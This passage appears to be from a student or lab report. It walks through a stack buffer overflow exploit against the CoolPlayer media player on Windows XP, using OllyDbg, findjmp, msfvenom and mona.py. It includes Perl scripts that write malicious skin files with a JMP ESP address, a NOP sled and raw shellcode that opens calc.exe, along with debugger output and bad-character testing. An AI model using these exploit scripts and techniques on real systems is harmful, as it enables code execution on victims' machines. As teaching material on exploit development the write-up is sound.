JMP – The Jump (**JMP**) instruction alters the flow of execution by specifying an argument that will contain the location being jumped to. (Mercolino, 2014)

The "jump to ESP" technique enables the exploitation of stack buffer overflows in a reliable manner. The exploit approach involves overwriting the EIP with something that causes the application to jump straight to the top of the stack that stores the malicious code. There are various locations where we can find a JMP ESP that is fixed in place. The most reliable is to find JMP ESP instruction in one of the DLL loaded within the application.

2.3.2 EIP Overwriting Visualization


To visualise the bufer overflow process, we can overwrite EIP with specific values, “B” characters. When CoolPlayer hits the RET instruction it will jump to the B’s that should overwrite the EIP. Using Perl, another script was generated (Figure 17).



```
$file="further_testing.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";
$junk .= "\41" x 479; #junk chars
$junk .= "BBBB"; #EIP
$junk .= "C" x 200; #junk chars
$junk .= "D" x 200; #junk chars

open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

Figure 17 Script used for EIP overwriting visualization

In OllyDbg we can see that the EIP was overwritten with B’s (42424242) and C’s are exactly at the top of the stack (Figure 18). In the next step we will replace B’s with **JMP ESP** that will jump directly to the top of the stack (C chars that will be replaced with shell code)




```
Registers (FPU)
EAX 21212122
ECX 0000D5AF
EDX 00150608
EBX 00000000
ESP 0011BEA8 ASCII "CCCCCCCCCCCCCCCCCC
EBP 21212121
ESI 0042000D 1705032.0042000D
EDI 0011E264

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)

0011BE98  21212121 !!!!
0011BE9C  21212121 !!!!
0011BEA0  21212121 !!!!
0011BEA4  42424242 BBBB
0011BEA8  43434343 CCCC
0011BEAC  43434343 CCCC
0011BEB0  43434343 CCCC
0011BEB4  43434343 CCCC
0011BEB8  43434343 CCCC
0011BEBC  43434343 CCCC
0011BEC0  43434343 CCCC
0011BEC4  43434343 CCCC
0011BEC8  43434343 CCCC
0011BECC  43434343 CCCC
0011BED0  43434343 CCCC
0011BED4  43434343 CCCC
0011BED8  43434343 CCCC
0011BEDC  43434343 CCCC
0011BEE0  43434343 CCCC
0011BEE4  43434343 CCCC
0011BEE8  43434343 CCCC
0011BEEC  43434343 CCCC
```

Figure 18 Using OllyDbg to check the stack content

2.3.3 Exploit

To perform a reliable jump to the top of the stack, a fixed location of **JMP ESP** must be found. The most reliable place is to use DLL loaded with the application. Using OllyDbg run the application and go to the Executable modules tab to find loaded DLLs.




Executable modules

Base	Size	Entry	Name	File version	Path
00400000	0009A000	00451CC8	1705032		C:\Documents and Settings\Administrator
77DD0000	0009B000	77DD70FB	ADVAPI32	5.1.2600.5512 (	C:\WINDOWS\system32\ADVAPI32.dll
763B0000	00049000	763B1619	comdlg32	6.00.2900.5512	C:\WINDOWS\system32\comdlg32.dll
73F10000	0005C000	73F11788	DSOUND	5.3.2600.5512 (	C:\WINDOWS\system32\DSOUND.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5512 (	C:\WINDOWS\system32\GDI32.dll
5DCA0000	001E8000	5DDB7A45	iertutil	8.00.6001.18702	C:\WINDOWS\system32\iertutil.dll
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (	C:\WINDOWS\system32\IMM32.DLL
7C800000	000F6000	7C80B63E	kernel32	5.1.2600.5512 (	C:\WINDOWS\system32\kernel32.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.5512 (	C:\WINDOWS\system32\msvcrt.dll
00340000	00009000	00341782	Normaliz	6.0.5441.0 (win	C:\WINDOWS\system32\Normaliz.dll
7C900000	000AF000	7C912C28	ntdll	5.1.2600.5512 (	C:\WINDOWS\system32\ntdll.dll
774E0000	0013D000	774FD0B9	ole32	5.1.2600.5512 (	C:\WINDOWS\system32\ole32.dll
77120000	0008B000	77121560	OLEAUT32	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5512 (	C:\WINDOWS\system32\RPCRT4.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5512 (	C:\WINDOWS\system32\Secur32.dll
7C9C0000	00817000	7C9E74D6	SHELL32	6.00.2900.5512	C:\WINDOWS\system32\SHELL32.dll
77F60000	00076000	77F651FB	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
1A400000	00132000	1A401C31	urlmon	8.00.6001.18702	C:\WINDOWS\system32\urlmon.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (	C:\WINDOWS\system32\USER32.dll
77C00000	00008000	77C01135	VERSION	5.1.2600.5512 (	C:\WINDOWS\system32\VERSION.dll
63000000	000E6000	6300172C	WININET	8.00.6001.18702	C:\WINDOWS\system32\WININET.dll
76B40000	0002D000	76B42B61	WINMM	5.1.2600.5512 (	C:\WINDOWS\system32\WINMM.dll
773D0000	00103000	773D4256	COMCTL32	6.0 (xpsp.08041	C:\WINDOWS\WinSxS\X86_Microsoft.Windows

Figure 19 OllyDbg Executable Modules

From the Executable modules table, we can see that the CoolPlayer uses **kernel32.dll** – dynamic link library that handles memory management in Windows operating system kernel. In the next step kernel32.dll will be examined for JMP ESP instruction.

findjmp.exe was used to examine kernel32.dll for **JMP ESP**. The address **0x7C86467B** which contains **JMP ESP** was found, and this instruction will be used in the exploit (Figure 20).



```
C:\1705032>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```

Figure 20 findjmp.exe used to examine kernel32.dll for JMP ESP instruction

When it comes to buffer overflow exploits, it's a common proof-of-concept to execute a harmless shellcode. Therefore, the exploit used in this example will open a calculator to demonstrate that it works and can execute malicious code.


To make sure that the shellcode responsible for running calc.exe will not get overwritten by system calls, the use of “NOP SLED” is required. NOP (no-operation) instructions are responsible for “sliding” the CPU’s instruction execution flow to the next memory address. The Instruction Pointer will simply keep incrementing until the shellcode is reached.

Msfvenom can be used to generate the payload. It is also capable of encoding it but in this step raw payload will be used to show how bad characters can affect the payload execution. The command below generates the payload:

```
msfvenom -p windows/exec CMD=calc.exe -a x86 --platform windows  -f perl
```

The payload can be seen in the Appendix


Copy the payload into the Perl file and generate a new skin file (Figure 21).



```
$file="get_calc__bad_chars.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP
$junk .= "\x90" x 15; # NOP SLED

#calc.exe
$junk .= "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" .
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" .
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" .
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" .
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" .
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" .
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" .
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d" .
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb" .
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c" .
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53" .
"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

Figure 21 Script file used to generate a skin file that should open calc.exe

An error message was displayed after opening the payload (Figure 22). The error message indicates that something went wrong. It's possible that there isn't enough space for the shellcode, or that a bad character interfered with the code's execution.


1705032.exe

1705032.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.


To see what data this error report contains, click here.

Figure 22 Windows error message

2.3.4 Available space for shellcode

The software was rigorously evaluated to establish the maximum amount of space available for shellcode. We were able to successfully demonstrate a buffer overflow vulnerability in CoolPlayer. The skin file was created to evaluate the application's space for shellcode. The highlighted code snippet in Figure 23 shows the number of NOP instructions used (32268) followed by 'xCC' (INT3 interrupt handler). The debugger should catch the INT3 breakpoint if there is adequate space for the shellcode.

This process may take some time and should begin with fewer NOP instructions, gradually increasing the number of NOP instructions until the maximum number is found, before the crash occurs. Keep in mind to run the CoolPlayer in OllyDbg (Figure 23). It was established that there is a room for 32268 characters.




C:\Documents and Settings\Administrator\Desktop\cool\available_space.pl -
File Edit Search View Encoding Language Settings Tools Macro Run Plugins
pattern.txt
calc.ini
available_space.pl

```
$file="available_space.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP
$junk .= "\x90" x 32268; # NOP SLED
$junk .= "\xCC" x 5;
#calc.exe


open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

```
Ln : 6    Col : 24    Sel : 0 | 0    Windows (CR LF)    UTF-8
0046A0C0 58 A3 46 00 60 A3 46 00 XúF.`úF.    0011BF0C  90909090
INT3 command at 00123CB4
```

Figure 23 Script used to find the maximum space for shellcode. OllyDbg has stopped on the INT3 command

The following example demonstrates the 'Access violation' error, which occurs when too many NOP instructions are used. There is insufficient room for the shellcode (Figure 24).



OllyDbg - 1705032.exe
File View Debug Plugins Options Window Help
C:\Documents and Settings\Administrator\Desktop\cool\available_space.pl - No
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Win
pattern.txt
calc.ini
available_space.pl

```
$file="available_space.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP
$junk .= "\x90" x 32269; # NOP SLED
$junk .= "\xCC" x 5;
#calc.exe


open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

```
n : 10    Col : 1    Sel : 0 | 0    Windows (CR LF)    UTF-8
0046A0B8 48 A3 46 00 50 A3 46 00 HúF.PúF.    0011BF08  90909090
0046A0C0 58 A3 46 00 60 A3 46 00 XúF.`úF.    0011BF0C  90909090
Access violation when writing to [D1D1D1D2] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 24 Access violation error in OllyDbg, too many NOPs were used

2.3.5 Character filtering – finding bad chars

The risk of an invalid character breaking shellcode execution increases as the length of the shellcode grows. A bad character can cause shellcode execution to fail, so it is critical to identify all bad characters to ensure that the payload executes. Shellcode can be encoded to avoid input filtering within a program in order to change it (Kumar, 2015). Some bad characters are considered to be very common and can be found in almost every program:

HEX	Character
0x00	NULL (\0)
0x0a	Line Feed (\n)
0x0d	Carriage Return (\r)
0xff	Form Feed (\f)

This section discusses character filtering and demonstrates how to find bad characters using Immunity Debugger and mona.py (python script used to automate the process) in order to generate a payload without them.


2.3.5.1 Requirements

The following software must be installed in order to conduct tests that will detect bad characters:

- Immunity Debugger (version 1.83 or higher)
- Python 2.7.14 (or a higher 2.7.xx version)
- mona.py script (https://github.com/corelan/mona)

2.3.5.2 Immunity Debugger and mona.py usage

To check if the mona.py was installed correctly, use "!**mona help** " in Immunity Debugger, the "**Available commands**" should be displayed (Figure 25).




```
0BADF00D  !mona <command> <parameter>

          Available commands and parameters :

          ? / eval                 | Evaluate an expression
          assemble / asm           | Convert instructions to opcode. Separate multiple instructions with #
          bpseh / sehbp            | Set a breakpoint on all current SEH Handler function pointers
          breakfunc / bf           | Set a breakpoint on an exported function in on or more dll's
          breakpoint / bp          | Set a memory breakpoint on read/write or execute of a given address
          bytearray / ba           | Creates a byte array, can be used to find bad characters
          calltrace / ct           | Log all CALL instructions
          compare / cmp            | Compare a file created by msfvenom/gdb/hex/xxd/hexdump/ollydbg with a copy in memory
          config / conf            | Manage configuration file (mona.ini)
          copy / cp                | Copy bytes from one location to another
          deferbp / bu             | Set a deferred breakpoint
          dump                     | Dump the specified range of memory to a file
          egghunter / egg          | Create egghunter code
          encode / enc             | Encode a series of bytes
          filecompare / fc         | Compares 2 or more files created by mona using the same output commands
          find / f                 | Find bytes in memory
          findmsp / findmsf        | Find cyclic pattern in memory
          findwild / fw            | Find instructions in memory, accepts wildcards
          fwptr / fwp              | Find Writeable Pointers that get called
          geteat / eat             | Show EAT of selected module(s)
          getiat / iat             | Show IAT of selected module(s)
          getpc                    | Show getpc routines for specific registers
          gflags / gf              | Show current GFlags settings from PEB.NtGlobalFlag
          header                   | Read a binary file and convert content to a nice 'header' string
          heap                     | Show heap related information
          help                     | show help
          hidedebug / hd           | Attempt to hide the debugger
          info                     | Show information about a given address in the context of the loaded application
          infodump / if            | Dumps specific parts of memory to file
          jmp / j                  | Find pointers that will allow you to jump to a register
          jop                      | Finds gadgets that can be used in a JOP exploit
          jseh                     | Finds gadgets that can be used to bypass SafeSEH
          kb / kb                  | Manage Knowledgebase data
          modules / mod            | Show all loaded modules and their properties
          noaslr                   | Show modules that are not aslr or rebased
          nosafeseh                | Show modules that are not safeseh protected
          nosafesehaslr            | Show modules that are not safeseh protected, not aslr and not rebased
          offset                   | Calculate the number of bytes between two addresses
          pageacl / pacl           | Show ACL associated with mapped pages
          pattern_create / pc      | Create a cyclic pattern of a given size
          pattern_offset / po      | Find location of 4 bytes in a cyclic pattern
          peb / peb                | Show location of the PEB
          rop                      | Finds gadgets that can be used in a ROP exploit and do ROP magic with them
          ropfunc                  | Find pointers to pointers (IAT) to interesting functions that can be used in your ROP chain
          seh                      | Find pointers to assist with SEH overwrite exploits

!mona help
```

Figure 25 Running mona.py in Immunity Debugger

To setup a directory in which mona will save all the files:

“!mona config -set workingfolder c:\mona\%p” (Figure 26)




```
0BADF00D [+] This mona.py action took 0:00:00
0BADF00D [+] Command used:
0BADF00D !mona config -set workingfolder c:\mona\%p
0BADF00D Writing value to configuration file
0BADF00D Old value of parameter workingfolder =  c:\mona\%p
0BADF00D [+] Saving config file, modified parameter workingfolder
0BADF00D      mona.ini saved under C:\Program Files\Immunity Inc\Immunity Debugger
0BADF00D New value of parameter workingfolder =  c:\mona\%p
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
```

```
!mona config -set workingfolder c:\mona\%p
```

Figure 26 Configuring mona working folder

Attach the application process in Immunity Debugger (Figure 27).



Select process to attach

PID	Name	Service	Listening	Window	Path
524	csrss				\??\C:\WINDOWS\system32\csrss.exe
548	winlogon				\??\C:\WINDOWS\system32\winlogon.exe
352	smss				\SystemRoot\System32\smss.exe
3720	1705032			Fuck it	C:\Documents and Settings\Administrator\Desktop\cool\1705032.exe
2076	nginxr7				C:\metasploit\apps\pro\engine\arch-lib\win32\nginx\bin\nginxr7.exe
2156	nginxr7		TCP: 3790		C:\metasploit\apps\pro\engine\arch-lib\win32\nginx\bin\nginxr7.exe
1760	pg_ctl	metasploitPos			C:\METASP~1\POSTGR~1\bin\pg_ctl.exe
160	postgres				C:\METASP~1\POSTGR~1\bin\postgres.exe
176	postgres				C:\METASP~1\POSTGR~1\bin\postgres.exe
188	postgres				C:\METASP~1\POSTGR~1\bin\postgres.exe
196	postgres				C:\METASP~1\POSTGR~1\bin\postgres.exe
1804	postgres		TCP: 7337 UDP:		C:\METASP~1\POSTGR~1\bin\postgres.exe
1816	postgres				C:\METASP~1\POSTGR~1\bin\postgres.exe
1992	postgres				C:\METASP~1\POSTGR~1\bin\postgres.exe
2028	postgres				C:\METASP~1\POSTGR~1\bin\postgres.exe
2280	postgres				C:\METASP~1\POSTGR~1\bin\postgres.exe
1784	rubyw	metasploitPro	TCP: 50505		C:\METASP~1\ruby\bin\rubyw.exe
1940	rubyw	metasploitThi			C:\METASP~1\ruby\bin\rubyw.exe
1748	MDM	MDM			C:\Program Files\Common Files\Microsoft Shared\VS7DEBUG\MDM.EXE

